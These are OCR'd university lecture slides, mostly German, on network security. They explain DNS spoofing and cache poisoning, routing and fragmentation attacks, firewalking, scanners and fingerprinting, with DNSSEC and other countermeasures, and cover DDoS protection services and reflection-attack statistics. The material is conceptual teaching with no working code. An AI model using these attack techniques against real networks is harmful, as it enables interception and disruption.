


Normaler Lookup für die IP-Adresse

Quelle: Inf-Master-Projekt WS 16/17

DNS-Spoofing

DNS Spoofing-Attacke



Ablauf DNS-Spoofing

Quelle: Inf-Master-Projekt WS 16/17

DNS-Spoofing

DNS-Spoofing ist möglich, weil:

- Adressinformationen nicht zentral, sondern verteilt gehalten und über Netzwerk ausgetauscht werden;
- Aufgelöste Adressen im Cache des DNS-Servers bzw. des Clients gehalten werden; erneute Zugriffe geben so weiterhin die Fälschung zurück;
- Authentizität der übermittelten Einträge nicht geprüft werden kann

Vorgehen:

- Um einen DNS-Eintrag für eine Domain, beispielsweise www.thi.de, zu manipulieren, kann mittels DNS Cache Poisoning der lokale DNS-Cache des Clients mit falschen Einträgen "vergiftet„ werden.
- Da bei jeder DNS-Anfrage eine zufällig generierte **Transaktions-ID** mitgeschickt wird, und eine DNS-Antwort nur akzeptiert wird, wenn diese mit der Anfrage übereinstimmt, muss man als Angreifer diese ermitteln, was sich in einem lokalen Netzwerk mit einem Sniffer sehr einfach realisieren lässt. (➔ Mann-in-the-Middle)
- Alternativ kann auch die Transaktions-ID **erraten** werden, wofür für die 16-Bit lange Transaktions-ID im Durchschnitt 32.768 Versuche notwendig sind.

Gegenmaßnahmen

- DNS-Cache-Poisoning kann mittels DNSSEC unterbunden werden
- Absender der DNS-Antwort (DNS-Server) kommuniziert via asymmetrischer Signatur (private Key)
- Empfänger kann DNS-Antwort mittels public Key überprüfen
- Erst dann erfolgt Verbindungsaufbau zur verifizierten IP

- Aktuelle Entwicklungen und Diskussionen: (https://heise.de/-4195442)
  - **DNS over HTTPS (DoH)** ➔ Diskussion über den DNS-Resolver,

  „Wird mir mein DNS-Resolver vorgeschrieben?“ https://heise.de/-4354060
  - **DNS-Privacy: Google schiebt DNS-over-TLS an**

  “Der Schritt dürfte der DNS-Verschlüsselung sicherlich Auftrieb geben. Allerdings lässt Google unerwähnt, dass der Konzern so wie jeder andere Resolver-Betreiber die Anfragen seiner Nutzer protokollieren und mitlesen kann. So schließt man zwar als Google-DNS-Nutzer mit DNS-over-TLS fremde Mitleser aus, liefert sein Surf-Profil aber an den größten Werbetreibenden weltweit.“ https://heise.de/-4271901

RIP / OSPF attack:

- Generate spoofed RIP or OSPF packets to re-route traffic (man in the middle attack).

DNS poisoning:

- Send phony (forged) DNS responses to the target. The target (client, server) caches the DNS record.

Exponential attacks:

- All attacks that use amplification (zombies, deflectors) to amplify the effect.

IP fragmentation:

- Send IP fragmented packets with overlapping fragments etc. thus disconcerting the target („Tschernobyl-gram", system meltdown).


[Quelle: Peter R. Egli, ZHAW Zürich]

Network Security: Other attacks

Firewalking:

- **Purpose:**
  - Find open ports on firewall (which are not filtered).
  - Map (discover) hosts behind a (packet filtering) firewall.
- **Procedure:**
  - Use forged traceroute program („firewalk“ utility) that uses UDP for traceroute. The port numbers are chosen such that when the traceroute packet hits the firewall they are let through (e.g. DNS port 53).
- **Effect:**
  - Map (discover) hosts behind firewall that can serve as bridgehead for further attacks.
- **Counter measures:**
  - Firewall should block outgoing ICMP TTL Exceeded messages.
  - Use NAPT (address and port translation).

Example:



[Quelle: Peter R. Egli, ZHAW Zürich]

Attacker tools:

- **Address scanners:**
  - Scan reachable IP addresses in the target network.
- **Port scanners:**
  - Scan reachable (open) transport ports on reachable hosts. May be used to determine OS.
  - E.g. open ports 135-139 (NetBIOS) indicate a Windows systems.
  - E.g. ports above 512 indicate a UNIX systems.
  - Stealth scan (only send TCP-SYN) prevents application from logging the connection attempt

  (IDS is required to detect stealth scans).
- **Protocol analyzers:**
  - Easy and fast extraction of useful information from sniffed traffic, e.g. for password extraction.
- **Banner analyzers:**
  - Often servers disclose their version at startup of a session. Banner analyzers ascertain version of server

  and then exploit known security holes of this server.
- **Fingerprinting:**
  - Ascertain OS and/or network stack version of target and then exploit known security holes.
- **Unix Finger / who services:**
  - Get useful information about who is logged in (and when not).

Schutz vor Angreifern

Service Provider bieten Schutzservices an.


Beispiele für Angebote:


- **CloudFlare:**
  - **Mission: Schutz und beschleunigen der Website**
  - **DNS**
  - **CDN**
  - **Optimierer**
  - **Security**
- **Arbor Networks / Netscout:**
  - **Betreiben ein großes Netz zur Überwachung des weltweiten Internetverkehrs:**

  ATLAS: Advanced Threat Detection and Security Analytics
  - **Übersicht der Angriffe weltweit:**


  Digital Attack Map,
  - **In den folgenden Folien sind Übersichten und Analysen von Arbor**
- **Akamai**
  - **CDN**
  - **Security**

CloudFlare


Without CloudFlare
Slow pipes
Visitor
Crawlers and bots
Your naked website
Attackers



With CloudFlare
Fast pipes
CloudFlare's globally distributed network
Visitor
Crawlers and bots
CloudFlare protected website
Attackers

Protokolle für Reflection Attacken




[Quelle: Arbor Networks]

Wer sind die Ziele der DDoS Angriffe?




[Quelle: Arbor Networks]

DDoS Reflection Angriffe (Werte pro Woche)



[Quelle: Arbor Networks]

Protocols Used for Reflection/Amplification



Source: Arbor Networks, Inc.

[Quelle: Arbor Networks]